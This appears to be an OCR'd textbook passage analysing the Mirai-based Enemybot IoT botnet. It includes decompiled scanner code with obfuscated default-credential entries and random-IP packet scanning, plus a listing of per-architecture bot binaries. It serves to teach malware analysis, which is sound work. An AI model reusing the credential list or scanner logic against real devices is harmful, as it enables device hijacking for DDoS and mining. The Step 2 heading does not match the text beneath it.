
Source: *https://www.fortinet.com*

Enemybot is a Mirai-based botnet malware discovered in early 2022. The botnet malware has been proliferating by exploiting weaknesses in Internet of things (IoT) and other routing devices worldwide. Once a weakly configured device is identified and infected, Enemybot adds that infected IoT device to its botnet fleet. The malware hijacks the computational resources of the IoT devices and uses them for distributed denial of service (DDoS) or crypto-mining attacks. Enemybot uses sophisticated string obfuscation methods to bypass security solutions/analysis and maintains a persistent connection with the command and control (C2) server located in the Tor network.

Enemybot Attack Scenario:

- **Step 1: Creating Exploits**

  Enemybot borrows some modules such as **`scanner`** and **`bot killer`** from Mirai's source code and modifies it to identify vulnerable devices or processes to spread infection. The modified **`scanner`** module's sample code is shown in the screenshot:




```
","\x13\x13\x13\x13\x13\x13\x13",1);
","\x13\x10\x11\x16",1);
","\x13\x10\x11\x16\x17",1);
","\x17\x16\x11\x10\x13",1);
  add_auth_entry("CFOKL","\x13\x10\x11\x16\x17\x14",1);
  add_auth_entry("CFOKL","\x15WHoIM\x12CFOKL",1);
  add_auth_entry("CFOKL","\x16\x11\x10\x13",1);
  add_auth_entry("CFOKL","RCQQ",1);
  add_auth_entry("CFOKL","OGKLQO",1);
  add_auth_entry("VGAJ","VGAJ",1);
  add_auth_entry("OMVJGP","DWAIGP",1);
  xprintf("[scanner] Scanner process initialized. Scanning started.\n");
LAB_0001c434:
  mfd_rd = 0;
  mfd_wr = 0;
  if (last_spew != fake_time) {
    last_spew = fake_time;
    for (i = 0; i < 0xa0; i = i + 1) {
      paddr._0_4_ = 0;
      paddr.sin_addr = 0;
      paddr.sin_zero._0_4_ = 0;
      paddr.sin_zero._4_4_ = 0;
      iph_1 = (iphdr *)scanner_rawpkt;
      tcph_1 = (tcphdr *)(scanner_rawpkt + 0x14);
      uVar7 = rand_next();
      *(char *)&iph_1->id = (char)uVar7;
      *(char *)((int)&iph_1->id + 1) = (char)(uVar7 >> 8);
      iph_1->saddr = LOCAL_ADDR;
      iVar8 = get_random_ip();
      iph_1->daddr = iVar8;
      *(undefined *)&iph_1->check = 0;
      *(undefined *)((int)&iph_1->check + 1) = 0;
      uVar3 = checksum_generic((uint16_t *)iph_1,0x14);
```

```
&DAT_00024858,0xe);
KL",&DAT_00024874,10);
AJ","QRGAKCNKQV",10);
FV",&DAT_0002464c,10);
KL",&DAT_0002464c,10);
  add_auth_entry(&DAT_000247e4,&DAT_000248b0,0xb);
  add_auth_entry("VGNGAMOCFOKL","CFOKLVGNGAMO",0xc);
  add_auth_entry("EWGQV\"",&DAT_000248e4,0xd);
  add_auth_entry("FGDOWNV\"","CLVQNS\"",0xf);
  add_auth_entry("QWRGPTKQMP\"",&DAT_0002490c,0x14);
  add_auth_entry("PMMV\"",&DAT_0002490c,0xe);
  local_6c = 0x17;
LAB_00018ba4:
  local_5c = 0;
  local_58 = 0;
  if (local_60 != fake_time) {
    local_60 = fake_time;
    for (local_7c = 0; local_7c < 0x22d0; local_7c = local_7c + 1) {
      local_94 = 0;
      local_90 = 0;
      local_8c = 0;
      local_88 = 0;
      local_50 = scanner_rawpkt;
      local_4c = 0x2e4cc;
      uVar2 = rand_next();
      local_50[4] = (char)uVar2;
      local_50[5] = (char)((ushort)uVar2 >> 8);
      *(int *)(local_50 + 0xc) = LOCAL_ADDR;
      uVar6 = get_random_ip();
      *(undefined4 *)(local_50 + 0x10) = uVar6;
      local_50[10] = 0;
      local_50[0xb] = 0;
      uVar2 = checksum_generic(local_50,0x14);
```

Figure 18.17: Code similarities between Mirai and Enemybot

- **Step 2: Disabling Other Malware on the Target**

  Enemybot targets multiple architectures to spread its infection. Apart from IoT devices, the malware can also infect desktop architectures such as i586, arm, arm5, arm64, arm7, Darwin, bsd, i686, m68k, mips, mpsl, ppc-440fp, sh4, spc, ppc, x64, and x86.



Index of /folder

Name	Last modified	Size	Description
Parent Directory		-	
enemybotarm	2022-03-21 21:15	139K	
enemybotarm5	2022-03-21 21:15	135K	
enemybotarm7	2022-03-21 21:15	1.9M	
enemybotarm64	2022-03-21 21:15	2.2M	
enemybotbsd	2022-03-21 21:15	126K	
enemybotdarwin	2022-03-21 21:15	138K	
enemyboti586	2022-03-21 21:15	102K	
enemyboti686	2022-03-21 21:15	2.2M	
enemybotm68k	2022-03-21 21:15	1.8M	
enemybotmips	2022-03-21 21:14	2.7M	
enemybotmpsl	2022-03-21 21:14	2.6M	
enemybotppc	2022-03-21 21:15	2.3M	
enemybotppc-440fp	2022-03-21 21:15	130K	
enemybotsh4	2022-03-21 21:14	132K	
enemybotspc	2022-03-21 21:15	145K	
enemybotx64	2022-03-21 21:15	125K	
enemybotx86	2022-03-21 21:14	117K	

Figure 18.18: Target architectures

